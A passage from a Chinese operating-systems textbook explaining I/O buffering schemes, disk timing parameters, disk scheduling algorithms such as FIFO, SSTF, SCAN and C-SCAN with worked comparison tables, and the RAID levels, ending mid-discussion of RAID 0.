对于面向块的设备，单缓冲方案可以描述如下：输入传送的数据被放到系统缓冲区中。当传送完成时，进程把该块移到用户空间，并立即请求另一块，这称做预读，或者预先输入。这样做原因是期望这块数据最终会被使用。对于许多计算类型来说，这个假设在大多数情况下是合理的，因为数据通常是被顺序访问的。只有在处理序列的最后，才会读入一个不必要的块。

相对于无系统缓冲的情况，这种方法通常会提高系统速度。用户进程可以在下一数据块读取的同时，处理已读入的数据块。由于输入发生在系统内存中而不是用户进程内存，因此操作系统可以将该进程换出。但是，这种技术增加了操作系统的逻辑复杂度。操作系统必须记录给用户进程分配系统缓冲区的情况。交换逻辑也受到影响：如果 I/O 操作所涉及的磁盘和用于交换的磁盘是同一个磁盘，则磁盘写操作排队等待将进程换出到同一个设备上是没有任何意义的。若试图换出进程并释放内存，则要在 I/O 操作完成后才能开始，而在这个时候，把进程换出到磁盘已经不再合适了。

类似的考虑也可以用于面向块的输出。当准备将数据发送到一台设备时，首先把这些数据从用户空间复制到系统缓冲区，其最终是从系统缓冲区中被写出的。发请求的进程现在可以自由地

继续执行，或者在必要时换出。

[KNUT97] 给出了使用单缓冲和不使用缓冲之间的一个粗略但能说明问题的性能比较。假设 T 是输入一个数据块所需要的时间，C 是输入请求之间的计算时间。如果无缓冲，则每块的执行时间为 $T+C$。如果有一个缓冲区，执行时间为 $\max[C, T]+M$，其中 M 是把数据从系统缓冲区复制到用户内存所需要的时间。在大多数情况下，使用单缓冲时每块的执行时间显著少于没有缓冲的情况。

对于面向流的 I/O,单缓冲方案能以每次传送一行的方式或者每次传送一个字节的方式使用。每次传送一行的模式适合于滚动模式的终端（有时也称为哑终端）。对于这种类型的终端，用户每次输入一行，用回车表示到达行尾，并且输出到终端时也是类似地每次输出一行。行式打印机是这类设备的另一个例子。每次传送一个字节的模式适用于表格模式终端，每次击键对它来说都很重要，还有许多其他的外设，如传感器和控制器都属于这种类型。

对于每次传送一行的 I/O，可以用缓冲区保存单独一行数据。在输入期间用户进程被挂起，等待整行的到达。对于输出，用户进程可以把一行输出放置在缓冲区中，然后继续执行。它不需要挂起，除非在第一次输出操作的缓冲区内容清空之前，又需要发送第二行输出。对于每次传送一个字节的 I/O，操作系统和用户进程之间的交互参照第 5 章讲述的生产者/消费者模型。

11.4.2 双缓冲

作为对单缓冲方案的改进，可以给操作分配两个系统缓冲区，如图 11.5c 所示。在一个进程往一个缓冲区中传送数据（从这个缓冲区中取数据）的同时，操作系统正在清空（或者填充）另一个缓冲区，这种技术称做**双缓冲**或**缓冲交换**。

对于面向块的传送，我们可以粗略地估计执行时间为 $\max[C, T]$。因此，如果 $C \leq T$，则有可能使面向块的设备全速运行；另一方面，如果 $C > T$，双缓冲能确保该进程不需要等待 I/O。在任何一种情况下，比单缓冲都有所提高，但这种提高是以增加了复杂性为代价的。

对于面向流的输入，我们再次面临两种可选择的操作模式。对于每次传送一行的 I/O，用户进程不需要为输入或输出挂起，除非该进程的运行超过了双缓冲的速度。对于每次传送一个字节的操作，双缓冲与具有两倍长度的单缓冲相比，并没有特别的优势。这两个情况都采用生产者/消费者模型。

11.4.3 循环缓冲

双缓冲方案可以平滑 I/O 设备和进程之间的数据流。如果关注的焦点是某个特定进程的性能，那么常常会希望相关 I/O 操作能够跟得上这个进程。如果该进程需要爆发式地执行大量的 I/O 操作，仅有双缓冲就不够了，在这种情况下，通常使用多于两个缓冲区的方案来缓解不足。

当使用两个以上的缓冲区时，这组缓冲区自身被当做循环缓冲区，如图 11.5d 所示，其中的每一个缓冲区是这个循环缓冲区的一个单元。这就是第 5 章研究的有界缓冲区生产者/消费者模型。

11.4.4 缓冲的作用

缓冲是用来平滑 I/O 需求峰值的一种技术，但是当进程的平均需求大于 I/O 设备的服务能力时，缓冲再多也不能让 I/O 设备与这个进程一直并驾齐驱。即使有多个缓冲区，所有的缓冲区终将会被填满，进程在处理完每一大块数据后不得不等待。但是，在多道程序设计环境中，当存在

多种 I/O 活动和多种进程活动时，缓冲是提高操作系统效率和单个进程性能的一种方法。

11.5 磁盘调度

在过去的 40 年中，处理器速度和内存速度的提高远远超过了磁盘访问速度的提高，处理器和内存的速度提高了两个数量级，而磁盘访问的速度只提高了一个数量级。其结果是当前磁盘的速度比内存至少慢了 4 个数量级，这个差距在可见的未来仍将继续存在。因此，磁盘存储子系统的性能是至关重要的，当前有许多研究都致力于如何提高其性能。本节着重论述一些关键问题和最重要的方法。由于磁盘系统的性能与文件系统的设计问题紧密相关，因此将在第 12 章继续进行这方面的论述。




图 11.6 磁盘 I/O 传送的时序

11.5.1 磁盘性能参数

磁盘 I/O 的实际操作细节取决于计算机系统、操作系统以及 I/O 通道和磁盘控制器硬件的特性。图 11.6 给出了磁盘 I/O 传送的一般时序图。

当磁盘驱动器工作时，磁盘以一种恒定的速度旋转。为了读或写，磁头必须定位于指定的磁道和该磁道中指定的扇区的开始处[⊖]。磁道选择包括在活动头系统中移动磁头或者在固定头系统中电子选择一个磁头。在活动头系统中，磁头定位到磁道所需要的时间称做**寻道时间**(seek time)。在任何一种情况下，一旦选择好磁道，磁盘控制器就开始等待，直到适当的扇区旋转到磁头处。磁头到达扇区开始位置的时间称做**旋转延迟**(rotational delay)。寻道时间（如果有的话）和旋转延迟的总和为**存取时间**(access time)，这是达到读或写位置所需要的时间。一旦磁头定位完成，磁头就通过下面旋转的扇区，开始执行读操作或写操作，这正是操作的数据传送部分。传输所需的时间是**传送时间**(transfer time)。

除了存取时间和传送时间之外，一次磁盘 I/O 操作通常还会有一些排队延迟。当进程发出一个 I/O 请求时，它必须首先在一个队列中等待该设备可用。在合适的时候，该设备被分配给这个进程。如果该设备与其他磁盘驱动器共享一个 I/O 通道或一组 I/O 通道，还可能需要额外的等待时间，直到该通道可用。在这之后才开始访问磁盘。

在一些高端服务器系统中，使用了一种称做旋转定位感知（Rotational Positional Sensing，RPS）的技术。具体工作流程如下：当发出一个寻道命令时，通道被释放以处理其他的 I/O 操作；当寻道完成后，设备确定何时数据旋转到磁头下面；当该扇区接近磁头时，这个设备试图重新建立到主机的通信路径；如果控制单元或通道正在忙于处理另一个 I/O，则重新连接的尝试失败，设备必须旋转一周，然后才可以再次尝试重新连接，这称做一次 RPS 失败。这也是个额外延迟，其必须添加到图 11.6 中的时间线上。

寻道时间

寻道时间是将磁头臂移到指定磁道所需要的时间。事实证明这个时间很难减少。寻道时间由两个重要部分组成：最初启动时间以及一旦访问臂到达一定速度，横跨那些它必须跨越的磁道所

⊖ 关于磁盘组织和格式化的讨论，请参阅附录 11A。

需要的时间。遗憾的是，横跨磁道的时间不是关于磁道数目的线性函数，其还包括一个稳定时间（从磁头定位于目标磁道直到确认磁道标识之间的时间）。

许多提高都来自更小更轻的磁盘部件。一些年以前，磁盘直径为 14 英寸（36cm），而如今最常见的大小为 3.5 英寸（8.9cm），减少了磁头臂所需移动的距离。现在一个典型的硬盘的平均寻道时间小于 10ms。

旋转延迟

旋转延迟是指将磁盘的待访问地址区域旋转到读/写磁头可访问的位置所需要的时间。是磁盘，而不是软盘，其旋转速度从 3600r/m（对于手持设备，如数码相机） 到 15000r/m。以后者为例，15 000r/m 相当于每 4ms 旋转一周。因此，在此速度下，平均旋转延迟为 2ms。软盘的转速通常在 300r/m 到 600r/m 之间，因而其平均延迟在 50ms 到 100ms 之间。

传送时间

往磁盘传送或从磁盘传送的时间取决于磁盘的旋转速度，并以如下公式表示：

$$T=\frac{b}{rN}$$

其中，T 表示传送时间，b 表示要传送的字节数，N 表示一个磁道中的字节数，r 表示旋转速度，单位为 r/s（转/秒）。

因此，总的平均存取时间可以表示成：

$$T_a=T_s+\frac{1}{2r}+\frac{b}{rN}$$

其中，T_s 为平均寻道时间。

时序比较

通过前面定义的参数，现在考虑两种不同的 I/O 操作，来说明依赖平均值的危险性。考虑一个典型的磁盘，平均寻道时间为 4ms，转速为 7500 r/m，每个磁道有 500 个扇区，每个扇区 512 个字节。假设读取一个包含 2500 个扇区，大小为 1.28MB 的文件。下面估计传送需要的总时间。

首先，假设文件尽可能紧凑地保存在磁盘上，也就是说，文件占据了 5 个相邻磁道中的所有扇区（5 个磁道 × 500 个扇区/磁道＝2500 个扇区），这就是通常所说的顺序组织。现在，读第一个磁道的时间如下：

平均寻道	4ms
旋转延迟	4ms
读 500 个扇区	8ms
	16ms

假设现在可以不需要寻道时间而读取其余的磁道，也就是说，I/O 操作可以跟得上来自磁盘的数据流。那么，最多需要为随后的每个磁道处理旋转延迟。因此，后面的每个磁道可以在 4＋8＝12ms 内读入。为读取整个文件

$$总时间=16+(4\times 12)=64\text{ms}=0.064\text{s}$$

现在来计算在随机访问的情况下（不是顺序访问的情况下）读取相同的数据所需要的时间，也就是说，对扇区的访问随机分布在磁盘上。对每个扇区，可以得到：

平均寻道	4ms
旋转延迟	4ms
读 1 个扇区	0.016ms
	8.016ms

$$总时间=2500\times 8.016=20040\text{ ms}=20.04\text{ s}$$

显然，从磁盘读扇区的顺序对 I/O 的性能有很大的影响。在文件访问需要读或写多个扇区的情况下，我们可以对数据使用扇区的方式进行一定的控制，第 12 章将会讲述到一些有关这方面的内容。然而，即使在访问一个文件的情况下，在多道程序环境中，也会出现 I/O 请求竞争同一个磁盘的情况。因此，在完全随机访问磁盘上，分析可以提高磁盘 I/O 性能的途径是非常值得的。

11.5.2 磁盘调度策略

Animation：Disk Scheduling Algorithms

在前面所述的例子中，产生性能差异的原因可以追溯到寻道时间。如果扇区访问请求包括随机选择磁道，磁盘 I/O 系统的性能会非常低。为提高性能，需要减少花费在寻道上的时间。

考虑一种在多道程序环境中的典型情况，操作系统为每个 I/O 设备维护一条请求队列。因此对一个磁盘，队列中可能有来自多个进程的许多 I/O 请求（写和读）。如果随机地从队列中选择项目，那么磁道完全是被随机访问的，这种情况下的性能最差。**随机调度**可用于与其他技术进行对比，以评估这些技术。

图 11.7 比较了不同调度算法对 I/O 请求序列的性能表现。垂直轴表示磁盘上的磁道。水平轴表示时间或等价的跨越磁道的数目。在这个例子中，假设磁盘有 200 个磁道，磁盘请求队列中是一些随机请求。被请求的磁道，按照磁盘调度程序接收顺序分别为 55、58、39、18、90、160、150、38、184。表 11.2a 给出了相应的结果。

表 11.2 磁盘调度算法的比较

a)FIFO（从磁道 100 处开始）		b）SSTF（从磁道 100 处开始）		c）SCAN（从磁道 100 处开始，沿磁道号增大的顺序）		d） C-SCAN（从磁道 100 处开始，沿磁道号增大的顺序）	
下一个被访问的磁道	横跨的磁道数	下一个被访问的磁道	横跨的磁道数	下一个被访问的磁道	横跨的磁道数	下一个被访问的磁道	横跨的磁道数
55	45	90	10	150	50	150	50
58	3	58	32	160	10	160	10
39	19	55	3	184	24	184	24
18	21	39	16	90	94	18	166
90	72	38	1	58	32	38	20
160	70	18	20	55	3	39	1
150	10	150	132	39	16	55	16
38	112	160	10	38	1	58	3
184	146	184	24	18	20	90	32
平均寻道长度	55.3	平均寻道长度	27.5	平均寻道长度	27.8	平均寻道长度	35.8

先进先出（FIFO）

最简单的调度是先进先出（FIFO）调度，它按顺序处理队列中的项目。这个策略具有公平的优点，因为每个请求都会得到处理，并且是按照接收到的顺序进行处理的。图 11.7a 显示了磁头臂以 FIFO 策略移动的情况。该图由表 11.2a 中的数据直接生成。可以看到，磁盘的访问顺序和请求被最初接收到的顺序是一致的。

使用 FIFO，如果只有一些进程需要访问，并且如果大多数请求都是访问簇聚的文件扇区，则有望达到较好的性能。但是，如果有大量进程竞争一个磁盘，这种技术在性能上往往接近于随机调度。因此，需要考虑一些更复杂的调度策略。表 11.3 列出了许多这类策略，下面将分

别讲述。




图 11.7　磁盘调度算法比较（见表 11.3）

表 11.3　磁盘调度算法

名　称	说　明	注　释
	根据请求者选择	
RSS	随机调度	用于分析和模拟
FIFO	先进先出	最公平的调度
PRI	进程优先级	在磁盘队列管理之外控制
LIFO	后进先出	局部性最好，资源的使用率最高

（续）

名　称	说　明	注　释
	根据被请求项选择	
SSTF	最短服务时间优先	使用率高，队列小
SCAN	在磁盘上往复	服务分布比较好
C-SCAN	一条道路，快速返回	服务变化较低
N-step-SCAN	一次 N 个记录的 SCAN	服务保证
FSCAN	N-step-SCAN，N=SCAN 循环开始处的队列大小使用率	负载敏感

优先级

对于基于优先级（PRI）的系统，有关调度的控制在磁盘管理软件的控制之外。这种方法并不会优化磁盘的使用率，但可以满足操作系统的其他目标。通常比较短的批作业和交互作业的优先级较高，而较长计算时间的长作业的优先级较低。这就使得大量的短作业能够迅速地通过系统，并且可以提供比较好的交互响应时间。但是，长作业可能不得不等待过长的时间。此外，这种策略可能会导致部分用户采用对抗手段：把作业分成小块以应对系统的这种策略。对于数据库系统，这类策略往往导致性能较差。

后进先出

令人惊讶的是，这种选取最近请求的策略有许多优点。在事务处理系统中，把设备资源提供给最近的用户，会导致磁头臂在一个顺序文件中移动时移动得很少，甚至不移动。利用这种局部性可以提高吞吐量，减小队列长度。只要一个作业积极地使用文件系统，它就可以尽可能快地得到处理。但是，如果由于工作量大而使磁盘保持忙状态，就有可能出现饿死的情况。当一个作业已经往队列中送入一个 I/O 请求，并且错过了可以提供服务的位置时，该作业就有可能永远得不到服务，除非它前面的队列变为空。

FIFO、优先级和 LIFO（后进先出）调度都仅仅基于队列或请求者的属性。如果调度程序知道当前磁道位置，就可以采用基于被请求项的调度策略。下面将分析这些策略。

最短服务时间优先

SSTF 策略选择使磁头臂从当前位置开始移动最少的磁盘 I/O 请求。因此，SSTF 策略总是选择导致最小寻道时间的请求。当然，总是选择最小寻道时间并不能保证平均寻道时间最小，但是，它能提供比 FIFO 更好的性能。由于磁头臂可以沿两个方向移动，因此可以使用一种随机选择算法解决距离相等的情况。

图 11.7b 和表 11.2b 显示了与前面 FIFO 使用同一个例子的 SSTF 性能。第一个被访问的磁道是 90，因为该磁道是距离起始位置最近的被请求磁道。下一个被访问的磁道是 58，因为它是剩余的请求中距离当前位置（磁道 90）中距离最近的磁道。后面的访问磁道的选择也与此类似。

SCAN

除了 FIFO，到此为止描述的所有策略都可能使某些请求直到整个队列为空时才可以完成。也就是说，可能总有新请求到达，并且其在队列中已存在的请求之前被选择。为避免出现这类饥饿的情况，一种比较简单的方法是 SCAN（扫描）算法。由于其运行跟电梯类似，因此也被称为电梯算法。

SCAN 要求磁头臂仅沿一个方向移动，并在途中满足所有未完成的请求，直到它到达这个方向上的最后一个磁道，或者在这个方向上没有别的请求为止，后一种改进有时候称做 LOOK 策略。接着反转服务方向，沿相反方向扫描，同样按顺序完成所有请求。

图 11.7c 和表 11.2c 说明了 SCAN 策略。假设最初的方向是磁道序号递增的方向，则第一个

选择的磁道就是 150，因为该磁道是递增方向上距离磁道 100 最近的磁道。

可以看出，SCAN 策略的行为和 SSTF 策略非常类似。实际上，如果在例子开始时，假设磁头臂沿着磁道号减小的方向移动，那么 SSTF 和 SCAN 的调度方式是相同的。但这仅仅是一个静态的例子，队列在这期间不会增加新的请求。甚至当队列动态变化时，除非请求模式不符合常规，否则 SCAN 仍然类似于 SSTF。

注意，SCAN 策略对最近横跨过的区域不公平，因此，它在开发局部性方面不如 SSTF 和 LIFO 好。

不难看出，SCAN 策略偏爱那些请求接近最靠里或最靠外的磁道的作业，并且偏爱最近的作业。第一个问题可以通过 C-SCAN 策略得以避免，第二个问题可以通过 N-step-SCAN 策略解决。

C-SCAN

C-SCAN（循环 SCAN）策略把扫描限定在一个方向上。因此，当访问到沿某个方向的最后一个磁道时，磁头臂返回到磁盘相反方向磁道的末端，并再次开始扫描。这就减少了新请求的最大延迟。对于 SCAN，如果从最里面的磁道扫描到最外面的磁道的期望时间为 t，则这个外设上的扇区的期望服务间隔为 $2t$。而对于 C-SCAN，这个间隔大约为 $t+s_{max}$，其中 s_{max} 是最大寻道时间。

图 11.7d 和表 11.2d 说明了 C-SCAN 的行为。在这个例子中，最先访问的三个被请求的磁道是 150、160 和 184。然后从磁道编号最小处开始扫描，接下来访问的磁道是 18。

N-step-SCAN 和 FSCAN

对于 SSTF、SCAN 和 C-SCAN，磁头臂可能在一段很长的时间内不会移动。例如，如果一个或多个进程对一个磁道有较高的访问速度时，它们可以通过重复地请求这个磁道以垄断整个设备。高密度多面磁盘比低密度磁盘以及单面或双面磁盘更容易受这种特性的影响。为避免这种“磁头臂的粘性”，磁盘请求队列被分成段，一次只有一段被完全处理。这种方法的两个例子是 N-step-SCAN（N 步扫描）和 FSCAN。

N-step-SCAN 策略把磁盘请求队列分成长度为 N 的子队列，每一次用 SCAN 处理一个子队列。在处理某一个队列时，新请求必须添加到其他某个队列中。如果在扫描的最后剩下的请求数小于 N，则它们全都将在下一次扫描时处理。对于比较大的 N 值，N-step-SCAN 的性能与 SCAN 接近；当 $N=1$ 时，实际上就是 FIFO。

FSCAN 是一种使用两个子队列的策略。当扫描开始时，所有请求都在一个队列中，而另一个队列为空。在扫描过程中，所有新到的请求都被放入另一个队列中。因此，对新请求的服务延迟到处理完所有老请求之后。

11.6 RAID

Animation: RAID

前面曾经提到过，辅存性能的提高速度远远低于处理器和内存性能的提高速度，这种不匹配使得磁盘存储系统可能成为提高整个计算机系统性能的主要问题。

和计算机性能的其他领域一样，磁盘存储器的设计者认识到，如果使用一个组件对性能的影响有限，那么可以通过使用多个并行的组件来获得额外的性能提高。在磁盘存储器的情况下，这就导致了独立并行运行的磁盘阵列的开发。通过多个磁盘，多个独立的 I/O 请求可以并行地进行处理，只要它们所需要的数据驻留在不同的磁盘中。此外，如果要访问的数据块分布在多个磁盘上，I/O 请求也可以并行地执行。

在使用多个磁盘时，有很多种方法可以用于组织数据，并且可以通过增加冗余度来提高可靠性。这就导致难以开发在多个平台和操作系统中均可使用的数据库方案。幸好，关于多磁盘数据

库设计已形成了一个标准方案，称做独立磁盘冗余阵列（Redundant Array of Independent Disks, RAID）。RAID 方案包括 7 个级别㊀，从 0 到 6。这些级别并不隐含一种层次关系，但它们表明了不同的设计体系结构，这些设计体系结构有三个共同的特性：

1）RAID 是一组物理磁盘驱动器，操作系统把它看做是一个单个的逻辑驱动器。

2）数据分布在物理驱动器阵列中，这种设计称为条带化，将在后面详述。

3）使用冗余的磁盘容量保存奇偶检验信息，从而保证当一个磁盘失效时，数据具有可恢复性。

不同的 RAID 级别中，第二个特性和第三个特性的细节不同；RAID0 和 RAID1 不支持第三个特性。

术语 RAID 最初是在加利福尼亚大学伯克利分校的一个研究小组的论文中提出的[PATT88]㊁这篇论文概述了各种 RAID 配置和应用，并提出了 RAID 各级别的定义，这些定义一直沿用至今。RAID 策略用多个小容量驱动器代替大容量磁盘驱动器，并且以这样的一种方式分布数据，使得能同时从多个驱动器访问数据，因而提高了 I/O 的性能，并能够更容易地增加容量。

RAID 特有的贡献是有效地解决了对冗余的要求。尽管 RAID 允许多个磁头和动臂机构同时操作，以达到更高的 I/O 速度和数据传送率，但使用多个设备增加了失败的可能性。为补偿这种可靠性的降低，RAID 通过存储奇偶校验信息使得能够从一个磁盘的失败中恢复所丢失的数据。

下面分析 RAID 的每一个级别。表 11.4 大致总结了 RAID 的 7 个级别。其中，I/O 的性能是以下面两种能力表示的：数据传送能力或移动数据的能力和 I/O 请求率或 I/O 请求的完成能力，这是因为 RAID 不同级别之间的性能差别主要表现在这两种能力上。RAID 不同级别的优点都以粗体表示。图 11.8 给出了一个例子，说明了分别使用 7 种 RAID 方案，在没有冗余的情况下需要 4 个磁盘的数据容量。该图强调了用户数据和冗余数据的布局，表明了不同级别之间的相对存储需求。在下面的论述中自始至终都要用到该图。

表 11.4 RAID 级别

类别	级别	说明	磁盘请求	数据可用性	大 I/O 数据量传输能力	小 I/O 请求率
条带化	0	非冗余	N	低于单个磁盘	**很高**	**读和写都很高**
镜像	1	被镜像	$2N$	高于 RAID2、3、4 或 5；低于 RAID6	读时高于单个磁盘；写时与单个磁盘相近	读时最快可以为单个磁盘的两倍；写时与单个磁盘相近
并行访问	2	通过汉明码实现冗余	$N+m$	明显高于单个磁盘；与 RAID3、4 或 5 可比	**所有列出方案中最高的**	大概是单个磁盘的两倍
	3	交错位奇偶校验	$N+1$	明显高于单个磁盘；与 RAID2、4 或 5 可比较	**所有列出方案中最高的**	大概是单个磁盘的两倍
独立访问	4	交错块奇偶校验	$N+1$	明显高于单个磁盘；与 RAID2、3 或 5 可比较	读时与 RAID0 相近；写时明显慢于单个磁盘	读时与 RAID0 相似；写时明显慢于单个磁盘

㊀ 一些研究人员和公司还定义了一些额外的级别，但本节所描述的 7 个级别是得到普遍认可的。

㊁ 在这篇论文中，首字母缩写 RAID 代表的是廉价磁盘冗余阵列（Redundant Array of Inexpensive Disk）。术语廉价（inexpensive）用于对比 RAID 阵列中使用的相对比较小、比较便宜的磁盘和可供选择的一个比较大、比较昂贵的磁盘（Single Large Expensive Disk，SLED）。SLED 已经过时了，类似的磁盘技术已经用于 RAID 和非 RAID 配置中。因此，行业采用术语独立（independent）来强调 RAID 阵列产生的显著性能和可靠性。

（续）

类别	级别	说明	磁盘请求	数据可用性	大 I/O 数据量传输能力	小 I/O 请求率
独立访问	5	交错块分布奇偶校验	$N+1$	明显高于单个磁盘；与 RAID2、3 或 4 可比较	读时与 RAID0 相近；写时慢于单个磁盘	读时与 RAID0 相似；写时通常慢于单个磁盘
	6	交错块双重分布奇偶校验	$N+2$	所有列出方案中最高的	读时与 RAID0 相近；写时慢于 RAID5	读时与 RAID0 相近；写时明显慢于 RAID5

注：N= 数据磁盘数目；m 与 $\log N$ 成正比。

11.6.1 RAID 级别 0

RAID 级别 0 并不是 RAID 家族的真正成员，因为它没有用冗余数据来提高性能。但是，有许多应用程序，比如超级计算机上的应用程序，都采用了这种方式。超级计算机最关注的是性能和容量，降低成本比提高可靠性要重要得多。

对于 RAID 0，用户数据和系统数据分布在阵列的所有磁盘中。这比使用单个大磁盘有显著的优势：当两个不同的 I/O 请求为两块不同的数据挂起时，很有可能被请求的块在不同的磁盘上，因此这两个请求可以并行发出，从而减少了 I/O 排队等待的时间。

但是 RAID 0 和所有的 RAID 级别一样，并不是简单地把数据分布在磁盘阵列中：数据成条状分布在所有可用磁盘中。通过图 11.8 可以很容易地理解这一点。所有用户数据和系统数据被看做是存储在一个逻辑磁盘上，这个磁盘被划分成多个条带，一个条带可以是一个物理块、扇区或别的某种单元。这些条带被循环映射到连续的阵列成员中。一组逻辑上连续的条带，如果恰好一个条带映射到一个阵列成员上，则称它们为一条条带。在一个 n 磁盘阵列中，最初的 n 个逻辑条带被保存在 n 个磁盘中每个磁盘的第一个条带中，从而形成了第一个条带；接下来的 n 个条带被分成在每个磁盘的第二个条带中，以此类推。这种布局的优点是，如果一个 I/O 请求由多个逻辑上连续的条带组成，该请求可以并行处理，大大地减少了 I/O 传送时间。

RAID 0 实现高数据传送能力

任何一个 RAID 级别的性能取决于主机系统的请求模式和数据的布局，这些问题在 RAID 0 可以得到最明确的解决，因为在 RAID 0 中，不会由于冗余性的影响对分析产生干扰。首先，考虑使用 RAID 0 实现高数据传送率。对于需要高传送率的应用程序，必须满足两个要求：首先，高传送能力必须存在于主机存储器和单个磁盘驱动器之间的整个路径中，包括内部控制总线、主机系统 I/O 总线、I/O 适配器和主机存储器总线。

第二个要求是应用程序必须产生能够有效使用磁盘阵列的 I/O 请求。以条带的大小作为参照，如果请求的是大量逻辑上连续的数据，则第二个要求就可以得到满足。在这种情况下，单个 I/O 请求涉及从多个磁盘中并行传送数据，相对于单个磁盘的传送，可以增加有效的传送速率。

RAID 0 实现高速 I/O 请求率

在面向事务的环境中，用户对响应时间的关注超过了对传送速率的关注。对一个关于少量数据的单独的 I/O 请求，I/O 时间由磁头的移动（寻道时间）和磁盘的移动（旋转延迟）决定。

在一个事务处理环境中，每秒可能有上百条 I/O 请求。一个磁盘阵列可以通过在多个磁盘中平衡 I/O 负载来提供较高的执行速率。只有当存在多个未完成的 I/O 请求时才能实现有效的负载平衡，这意味着存在多个独立的应用程序，或者存在一个能够产生多个异步 I/O 请求的面向事务的应用程序。这个性能还会受到条带大小的影响。如果条带相对比较大，则一个 I/O 请求可能只

包括对一个磁盘的访问，多个正在等待的 I/O 请求可以并行地处理，从而减少了每个请求的排队等待时间。

